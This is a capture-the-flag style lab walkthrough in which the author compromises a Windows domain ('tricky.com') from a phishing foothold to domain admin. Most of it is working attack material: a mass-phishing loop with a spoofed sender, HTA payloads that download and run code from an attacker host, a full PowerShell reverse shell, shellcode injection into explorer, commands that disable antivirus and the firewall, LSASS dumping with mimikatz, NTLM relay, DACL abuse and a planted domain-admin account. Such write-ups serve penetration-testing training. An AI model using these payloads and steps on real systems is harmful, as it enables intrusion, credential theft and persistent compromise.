

172.16.X.150  
172.16.X.151  
172.16.X.152  
172.16.X.155  
192.168.X.159

So we have only one external IP.

25/tcp open smtp hMailServer smtpd  
| smtp-commands: mail01.tricky.com, SIZE 20480000, AUTH LOGIN, HELP,  
|\_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY  
80/tcp open http Microsoft IIS httpd 10.0  
| http-methods:  
|\_ Potentially risky methods: TRACE  
|\_ http-server-header: Microsoft-IIS/10.0  
|\_ http-title: Tricky.com Mail system information  
110/tcp open pop3 hMailServer pop3d  
|\_ pop3-capabilities: TOP UIDL USER  
135/tcp open msrpc Microsoft Windows RPC  
139/tcp open netbios-ssn Microsoft Windows netbios-ssn  
143/tcp open imap hMailServer imapd  
|\_ imap-capabilities: CAPABILITY ACL completed IMAP4 NAMESPACE SORT IMAP4rev1  
RIGHTS=texkA0001 OK QUOTA IDLE CHILDREN  
445/tcp open microsoft-ds?  
587/tcp open smtp hMailServer smtpd  
| smtp-commands: mail01.tricky.com, SIZE 20480000, AUTH LOGIN, HELP,  
|\_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY  
3389/tcp open ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
| Target\_Name: TRICKY  
| NetBIOS\_Domain\_Name: TRICKY  
| NetBIOS\_Computer\_Name: MAIL01  
| DNS\_Domain\_Name: tricky.com  
| DNS\_Computer\_Name: mail01.tricky.com  
| DNS\_Tree\_Name: tricky.com  
| Product\_Version: 10.0.17763  
|\_ System\_Time: 2021-02-10T21:19:13+00:00  
| ssl-cert: Subject: commonName=mail01.tricky.com  
| Not valid before: 2020-09-17T21:01:48  
|\_ Not valid after: 2021-03-19T21:01:48  
|\_ ssl-date: 2021-02-10T21:19:23+00:00; -29s from scanner time.  
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|\_ http-server-header: Microsoft-HTTPAPI/2.0  
|\_ http-title: Not Found

47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|\_http-server-header: Microsoft-HTTPAPI/2.0  
|\_http-title: Not Found  
49664/tcp open msrpc Microsoft Windows RPC  
49665/tcp open msrpc Microsoft Windows RPC  
49666/tcp open msrpc Microsoft Windows RPC  
49667/tcp open msrpc Microsoft Windows RPC  
49668/tcp open msrpc Microsoft Windows RPC  
49669/tcp open msrpc Microsoft Windows RPC  
49670/tcp open msrpc Microsoft Windows RPC  
49671/tcp open msrpc Microsoft Windows RPC  
49672/tcp open msrpc Microsoft Windows RPC  
Service Info: Host: mail01.tricky.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: mean: -29s, deviation: 0s, median: -29s  
| smb2-security-mode:  
| 2.02:  
|\_ Message signing enabled but not required  
| smb2-time:  
| date: 2021-02-10T21:19:17  
|\_ start\_date: N/A

root  
| admin  
| administrator  
| webadmin  
| sysadmin  
| netadmin  
| guest  
| user  
| web  
|\_ test

<http://192.168.X.159/> contains:

Will@tricky.com serves in the clerks office for mail administration. You can mail him about issues with the mail system.

Note that due to security issues arising from malicious mails, we have implemented very good security on the clients, such as antivirus, application whitelisting and removed all Office products.

So we need to phish here and not use Office. Maybe hta files with mshta lolbin to bypass application whitelisting or with jscript?

Then we can first try an hta file with a simple ping:

```
<html>
<head>
<script language="JScript">
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("ping -n 2 192.168.X.Y");
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

If I then send email with: `for i in `cat emails.txt`;do swaks --body 'Please click here http://192.168.X.Y/rulon.hta' --add-header "MIME-Version: 1.0" --add-header "Content-Type: text/html" --header "Subject: Issues with mail" -t $i -f will@tricky.com --server 192.168.X.159;done`

I get in wireshark:

75	26.423214738	192.168.86.159	192.168.49.86	ICMP	60 Echo (ping) request	id=0x0100, seq=121/30976, ttl=125 (reply in 76)
76	26.423222632	192.168.49.86	192.168.86.159	ICMP	60 Echo (ping) reply	id=0x0100, seq=121/30976, ttl=64 (request in 75)
77	27.250512317	192.168.86.100	192.168.49.86	TLSv1.2	91 Application Data	
78	27.250525838	192.168.49.86	192.168.86.100	TCP	40 41738 → 3389 [ACK] Seq=1 Ack=1021 Win=6830 Len=0	
79	27.433723211	192.168.86.159	192.168.49.86	ICMP	60 Echo (ping) request	id=0x0100, seq=122/31232, ttl=125 (reply in 80)
80	27.433735579	192.168.49.86	192.168.86.159	ICMP	60 Echo (ping) reply	id=0x0100, seq=122/31232, ttl=64 (request in 79)

Then this works. Compile the CLM bypass in C# from OSEP pdf, where you run powershell in C# using runspaces:

```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Configuration.Install;
```

namespace Bypass

```
{
    class Program
    {
        static void Main(string[] args)
        {
```

```

        Console.WriteLine("This is the main method");
    }
}
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer
{
    public override void Uninstall(System.Collections.IDictionary savedState)
    {

        String cmd = "IEX(New-Object
Net.WebClient).DownloadString('http://192.168.X.Y/shell.ps1";
        Runspace rs = RunspaceFactory.CreateRunspace();
        rs.Open();
        PowerShell ps = PowerShell.Create();
        ps.Runspace = rs;
        ps.AddScript(cmd);
        ps.Invoke();
        rs.Close();
    }
}
}

```

To compile the above, you need to import references:

C:\Windows\assembly\GAC\_MSIL\System.Management.Automation\1.0.0.0\_\_31bf3856ad364e35\System.Management.Automation.dll

And the System.Configuration.Install reference

Shell.ps1 does not contain amsi bypass(it didn't work when I put amsi bypass) so it only contains this reverse shell:

```

$client = New-Object System.Net.Sockets.TCPClient('192.168.X.Y',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String
);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$
stream.Flush()};$client.Close()

```

Then I encode the compiled osep-clm.exe with certutil:

Certutil -encode osep-clm.exe enc5.txt

Then we create this hta file:

```
<html>
```

```

<head>
<script language="JScript">
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("powershell iwr -uri http://192.168.X.Y/enc5.txt -outfile
C:\\Windows\\Tasks\\enc7.txt;powershell certutil -decode C:\\Windows\\Tasks\\enc7.txt
C:\\Windows\\Tasks\\gimme3.exe;
C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\InstallUtil.exe /logfile=
/LogToConsole=false /U C:\\Windows\\Tasks\\gimme3.exe");
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>

```

Then I send the email with:

```

for i in `cat emails.txt`;do swaks --body 'Please click here http://192.168.X.Y/rulon.hta' --add-
header "MIME-Version: 1.0" --add-header "Content-Type: text/html" --header "Subject: Issues
with mail" -t $i -f will@tricky.com --server 192.168.X.159;done

```

```

more c:\users\will\desktop\local.txt
3667986376d768bdd8e7bd212521d387

```

```

whoami
tricky\will
hostname
client09(172.16.X.155)

```

The machine has AVG and ATP running.

```

IEX (New-Object Net.WebClient).DownloadString('http://192.168.X.Y/PowerView.ps1')
Get-DomainComputer

```

```

172.16.X.150 = dc04.tricky.com
172.16.X.151 = sql05.tricky.com
172.16.X.152 = sql07.tricky.com
172.16.X.155=client09.tricky.com
172.16.X.254 = mail01.tricky.com

```

```
$ExecutionContext.SessionState.LanguageMode
```

## ConstrainedLanguage

CommandLine : Powershell.exe -Exec bypass -noexit "& 'C:\program files\setup\mail.ps1'"

In this script, we find:

```
$server = "mail01.tricky.com"
```

```
$port = 110
```

```
$enableSSL = $false
```

```
$username = "will"
```

```
$password = "fdsfssdfDFG4"
```

```
$baseFolder = "C:\attachments"
```

```
$links = "C:\users\will\links.txt"
```

So now we have creds for will:fdsfssdfDFG4

Get-DomainUser -SPN | fl distinguishedname,description,pwdlastset,serviceprincipalname

```
distinguishedname : CN=krbtgt,CN=Users,DC=tricky,DC=com
```

```
description       : Key Distribution Center Service Account
```

```
pwdlastset        : 7/8/2020 1:55:28 AM
```

```
serviceprincipalname : kadmin/changepw
```

```
distinguishedname : CN=SQLSvc,OU=TSA,OU=TUsers,DC=tricky,DC=com
```

```
pwdlastset         : 7/8/2020 3:20:11 AM
```

```
serviceprincipalname : {MSSQLSvc/sql07.tricky.com:1433, MSSQLSvc/sql05.tricky.com:1433}
```

Then I get msf shell by doing this:

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.X.Y LPORT=443 -f csharp
```

Then use DotNetToJscript with this code:

```
using System;
```

```
using System.Diagnostics;
```

```
using System.Runtime.InteropServices;
```

```
using System.Windows.Forms;
```

```
using System.Collections.Generic;
```

```
using System.Linq;
```

```
using System.Text;
```

```
//using System.Threading.Tasks;
```

```
[ComVisible(true)]
```

```
public class TestClass
```

```
{
```

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);
```

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);
```

```
[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[]
lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);
```

```
[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);
```

```
public TestClass()
{

    Process[] expProc = Process.GetProcessesByName("explorer");
    int pid = expProc[0].Id;
    IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);

    IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

    byte[] buf = new byte[748] {shellcodeHere};

    IntPtr outSize;
    WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);

    IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0,
IntPtr.Zero);

}

public void RunProcess(string path)
{
    Process.Start(path);
}
}
```

```
.\DotNetToJScript.exe C:\Users\Rulon\Downloads\DotNetToJScript-master\DotNetToJScript-master\ExampleAssembly\bin\x64\Release\ExampleAssembly.dll --lang=Jscript --ver=v4 -o chall4.js
```

Then take this js and embed in an hta file like this:

```
<html>
<head>
<script language="JScript">
PASTE WHOLE JS FILE HERE
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

Then send email:

```
for i in `cat emails.txt`;do swaks --body 'Please click here http://192.168.X.Y/rulon2.hta' --add-header "MIME-Version: 1.0" --add-header "Content-Type: text/html" --header "Subject: Issues with mail" -t $i -f will@tricky.com --server 192.168.X.159;done
```

Instead of trying get a stable MSF shell in FullLanguage mode, let's setup autoroute with socks4a and start enumerate the domain instead. So I use this oneliner:

```
msfconsole -x 'use auxiliary/server/socks4a; set SRVPORT 1080; set SRVHOST 127.0.0.1; run -j; use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_https; set LHOST 192.168.X.Y; set LPORT 443; set AutoRunScript "autoroute -s 172.16.X.0/24"; run'
```

Then we run the phishing again to download rulon2.hta

Then let's try to use our creds for will user to see if any shares are open

```
proxychains crackmapexec smb 172.16.X.150 -u will -p 'fdsfssdfDFG4'
Windows 10.0 Build 17763 x64 (name:DC04) (domain:tricky.com) (signing:True) (SMBv1:False)
```

```
proxychains crackmapexec smb 172.16.X.151 -u will -p 'fdsfssdfDFG4'
Windows 10.0 Build 17763 x64 (name:SQL05) (domain:tricky.com) (signing:False)
(SMBv1:False)
```

```
proxychains crackmapexec smb 172.16.X.152 -u will -p 'fdsfssdfDFG4'
```



Windows 10.0 Build 17763 x64 (name:SQL07) (domain:tricky.com) (signing:False)  
(SMBv1:False)

proxychains crackmapexec smb 172.16.X.155 -u will -p 'fdsfssdfDFG4'

Windows 10.0 Build 18362 x64 (name:CLIENT09) (domain:tricky.com) (signing:False)  
(SMBv1:False)

proxychains crackmapexec smb 172.16.X.254 -u will -p 'fdsfssdfDFG4'

Windows 10.0 Build 17763 x64 (name:MAIL01) (domain:tricky.com) (signing:False)  
(SMBv1:False)

So SMB signing is disabled on all machines in this challenge except on the DC.

Then it worked to connect sql05:

proxychains python3 mssqlclient.py will:fdsfssdfDFG4@172.16.X.151 -port 1433 -windows-auth

SQL> select srvname from sys.servers;  
srvname

-----  
-

SQL05\SQLEXPRESS

SQL07

So sql05 and sql05 seems to be linked.

I am not sysadmin. Let's try to capture hash by starting Responder:  
./Responder.py -I tun0

SQL> EXECUTE ('master.sys.xp\_dirtree "\\192.168.X.Y\\*")

Then I get sqlsvc hash which I got from kerberoasting earlier also. But it seemed to have a good password because I couldn't crack it.

So then let's try to relay this hash because SMB signing was disabled on SQL05 and SQL07, and sqlsvc user is probably admin on those.

So to relay, I start:

proxychains python3 ntlmrelayx.py --no-http-server -smb2support -t smb://172.16.X.152

Then: SQL> EXECUTE ('master.sys.xp\_dirtree "\\192.168.X.Y\b")

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from TRICKY/SQLSVC@192.168.X.159 controlled, attacking
target smb://172.16.X.152
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.X.152:445 ... OK
[*] Authenticating against smb://172.16.X.152 as TRICKY/SQLSVC SUCCEED
[*] SMBD-Thread-3: Connection from TRICKY/SQLSVC@192.168.X.159 controlled, but there
are no more targets left!
[*] SMBD-Thread-5: Connection from 192.168.X.159 authenticated as guest (anonymous).
Skipping target selection.
[*] SMBD-Thread-5: Connection from 192.168.X.159 authenticated as guest (anonymous).
Skipping target selection.
[*] SMBD-Thread-5: Connection from 192.168.X.159 authenticated as guest (anonymous).
Skipping target selection.
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd9996db98e1cf7fb82016165c12c04b8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:05f6c26c86bc63599db55631e21de7
13:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cf24abb0dd2ff42591001e892
d98d690:::
setup:1001:aad3b435b51404eeaad3b435b51404ee:c406ffc61eb698198ad5e88d2f3a344a:::
[*] Done dumping SAM hashes for host: 172.16.X.152
[*] Stopping service RemoteRegistry
```

Now I got admin hash of SQL07(172.16.X.152) machine!  
Let's do the same to relay to sql05 and dump hashes from that one.

So we connect to SQL07 with: proxychains python3 mssqlclient.py  
will:fdssdfDFG4@172.16.X.152 -port 1433 -windows-auth

Then: proxychains python3 ntlmrelayx.py --no-http-server -smb2support -t smb://172.16.X.151  
Then trigger: SQL> EXECUTE ('master.sys.xp\_dirtree "\\192.168.X.Y\c"')

```
[*] Target system bootKey: 0x95f8fe7e66cd488129131fd114b84790
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:796407425c01576d17de71f9918e9f
38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:807e88817b41a28e6a46892728b03ce7:::
setup:1001:aad3b435b51404eeaad3b435b51404ee:85c14abd05f0e6107af13f55fddffdc3:::
[*] Done dumping SAM hashes for host: 172.16.X.151
[*] Stopping service RemoteRegistry
```

Then we can connect to SQL07:

```
proxychains evil-winrm -u administrator -H 05f6c26c86bc63599db55631e21de713 -i 172.16.X.152
```

```
*Evil-WinRM* PS C:\Users\Administrator\desktop> more proof.txt
F052e1b91cd3404e92c5929dabc0f393
```

Then we disable AV, upload SharpHound and run it from system shell spawned from:

```
proxychains python3 psexec.py -hashes :05f6c26c86bc63599db55631e21de713 administrator@172.16.X.152
```

Then we connect to SQL05 and grab flag there also:

```
proxychains evil-winrm -u administrator -H 796407425c01576d17de71f9918e9f38 -i 172.16.X.151
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> more proof.txt
eb482fbce36107de9df867222e19c915
```

The user SQLSVC@TRICKY.COM has a session on the computer SQL05.TRICKY.COM.

So let's disable AV and then try to run mimikatz to dump hashes/password for sqlsvc user

```
Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -
DisableRealtimeMonitoring $true
NetSh Advfirewall set allprofiles state off
```

If we run: `./mimikatz.exe "sekurlsa::logonPasswords" "exit"`

```
mimikatz(commandline) # sekurlsa::logonPasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

```
mimikatz(commandline) # exit
Bye!
```

But in BloodHound, we see there is GPO called LSA protection

But if we are local admin or system , we can disable this protection

iwr -uri http://192.168.X.Y/mimidrv.sys -o c:\users\mimidrv.sys

.\mimikatz.exe "privilege::debug" "!" "!"processprotect /process:lsass.exe /remove"  
"sekurlsa::logonpasswords" "exit"

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz(commandline) # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 568 -> 00/00 [0-0-0]

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 120332 (00000000:0001d60c)
Session           : Service from 0
User Name          : SQLTELEMETRY$SQLEXPRESS
Domain             : NT Service
Logon Server       : (null)
Logon Time         : 12/14/2020 6:49:42 AM
SID                : S-1-5-80-1985561900-798682989-2213159822-1904180398-3434236965

msv :
[00000003] Primary
* Username : SQL05$
* Domain   : TRICKY
* NTLM     : f9e21fdcef7b1e9060956356c6b72075
* SHA1     : ba789e0966059079b0e8f7df6809b2d6c7f6355a
tsnkg :
```

Then we have sqlsvc NTLM hash: 1ef8ec7a4e862ed968d4d335afb77215

By running: ./mimikatz.exe "token::elevate" "lsadump::secrets" "exit"

We find sqlsvc password:

Secret : \_SC\_MSSQL\$SQLEXPRESS / service 'MSSQL\$SQLEXPRESS' with username :  
sqlsvc@tricky.com  
cur/text: 4dfgdfFFF542

Then sqlsvc have some permissions in bloodhound:

The members of the group SQL ADMINS@TRICKY.COM have permissions to modify the DACL (Discretionary Access Control List) on the group [MAILADMINS@TRICKY.COM](#).

The group MAILADMINS@TRICKY.COM is a member of the group SERVER ADMINS@TRICKY.COM.


The group SERVER ADMINS@TRICKY.COM is a member of the group DOMAIN ADMINS@TRICKY.COM.

The members of the group DOMAIN ADMINS@TRICKY.COM have the AllExtendedRights privilege to the domain TRICKY.COM.

Then first let's abuse WriteDACL by adding GenericAll on Mailadmins to sqlsvc user:  
\$credsrulon = New-Object System.Management.Automation.PSCredential ("tricky.com\sqlsvc",  
(ConvertTo-SecureString "4dfgdfFFF542" -AsPlainText -Force))

```
Add-DomainObjectAcl -TargetIdentity Mailadmins -PrincipalIdentity sqlsvc -Rights All -  
Credential $credsrulon -Verbose  
Verbose: [Get-Domain] Using alternate credentials for Get-Domain  
Verbose: [Get-Domain] Extracted domain 'tricky.com' from -Credential  
Verbose: [Get-DomainSearcher] search base: LDAP://dc04.tricky.com/DC=tricky,DC=com  
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection  
Verbose: [Get-DomainObject] Get-DomainObject filter string:  
(&(((samAccountName=sqlsvc)(name=sqlsvc)(displayname=sqlsvc))))  
Verbose: [Get-Domain] Using alternate credentials for Get-Domain  
Verbose: [Get-Domain] Extracted domain 'tricky.com' from -Credential  
Verbose: [Get-DomainSearcher] search base: LDAP://dc04.tricky.com/DC=tricky,DC=com  
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection  
Verbose: [Get-DomainObject] Get-DomainObject filter string:  
(&(((samAccountName=Mailadmins)(name=Mailadmins)(displayname=Mailadmins))))  
Verbose: [Add-DomainObjectAcl] Granting principal  
CN=SQLSvc,OU=TSA,OU=TUsers,DC=tricky,DC=com 'All' on  
CN=MailAdmins,OU=TGroups,DC=tricky,DC=com  
Verbose: [Add-DomainObjectAcl] Granting principal  
CN=SQLSvc,OU=TSA,OU=TUsers,DC=tricky,DC=com rights GUID '00000000-0000-0000-  
0000-000000000000' on CN=MailAdmins,OU=TGroups,DC=tricky,DC=com
```

Then I run BloodHound again: .\SharpHound.exe --CollectionMethod All --Domain tricky.com



Now I see sqlsvc got GenericAll on Mailadmins group.

Now let's add that user to the group with:

```
Add-DomainGroupMember -Identity 'MAILADMINS' -Members 'sqlsvc' -Credential $credsrulon
```

Then we are domain admin so we can use secretdump to dump all hashes:

```
proxychains python3 secretdump.py tricky.com/sqlsvc:4dfgdfFFF542@172.16.X.150
```

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e2b475c11da2a0748290d87aa966c327:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:48989de6a73f952ad51adceabc13cc9c:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ef8a14734e077595898d882b94a78f61:::
```

```
tricky.com\will:1103:aad3b435b51404eeaad3b435b51404ee:4561175d73ac3476f026f66d49348171:::
```

```
tricky.com\sqlsvc:1104:aad3b435b51404eeaad3b435b51404ee:1ef8ec7a4e862ed968d4d335afb77215:::
```

```
tricky.com\eve:1105:aad3b435b51404eeaad3b435b51404ee:7ee6f6caaad512014ee8304603b16de9:::
```

```
tricky.com\jeff:1106:aad3b435b51404eeaad3b435b51404ee:01de173b29903602f4c42d26f8052745:::
```

```
DC04$:1000:aad3b435b51404eeaad3b435b51404ee:a726ea2c69195e4b8aefe9e4a396c926:::
```

```
CLIENT09$:1111:aad3b435b51404eeaad3b435b51404ee:85c45e39b34fd57e4d44b9d9ace00ac3:::
```

```
SQL05$:1112:aad3b435b51404eeaad3b435b51404ee:f9e21fdcef7b1e9060956356c6b72075:::
```

```
SQL07$:1113:aad3b435b51404eeaad3b435b51404ee:46e4ca08a37c1cb2db99c3d2175d700e:::
```

```
:::
```

```
MAIL01$:2101:aad3b435b51404eeaad3b435b51404ee:d71b463ec0b35a71cee2686c82eacd2c:::
```

```
[*] Kerberos keys grabbed
```

```
Administrator:aes256-cts-hmac-sha1-
```

```
96:7af7a18bc118407f486782d009ac3086cef10410f40d3dff7bf7b50d61491421
```

```
Administrator:aes128-cts-hmac-sha1-96:299a02b4e4d1a40a1ebb58520bf01060
```

```
Administrator:des-cbc-md5:01868a456e378a29
```

```
krbtgt:aes256-cts-hmac-sha1-
```

```
96:79be485385685e80b3bd347cbd7d74456d3c22efdc1ab2347e6156485a717ba4
```

```
krbtgt:aes128-cts-hmac-sha1-96:7698438b87bd307d925f07830dcbb8fd
```

```
krbtgt:des-cbc-md5:df04d3aef86e941c
```

Then we login to the DC:

```
proxychains evil-winrm -u tricky.com\\administrator -H 48989de6a73f952ad51adceabc13cc9c -i 172.16.X.150
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> more proof.txt  
473fd98a91de9ac1e77c648fcc9b9971
```

```
net user rulon Password123! /add /domain  
net localgroup "Remote Desktop Users" rulon /add /domain  
net group "domain admins" rulon /add /domain
```

Then we RDP into mail01

172.16.X.254 = mail01.tricky.com

```
PS C:\Users\Administrator\Desktop> more .\proof.txt  
A9a54b2ab9d139d86ceca75f2147f94c which is 192.168.X.159 flag
```

Then I need the admin flag on the client machine which was the foothold machine. I can't RDP to it because of too many logged in.

```
proxychains python3 psexec.py rulon@172.16.X.155 -f  
/root/Ogimmeshellec/Lab/stealthyPsexec.exe
```

Then I can grab the flag with:

```
proxychains python3 wmiexec.py rulon@172.16.X.155  
C:\>more c:\users\administrator\desktop\proof.txt  
d7c5e1f0439a3beb3b748382c42fa74b
```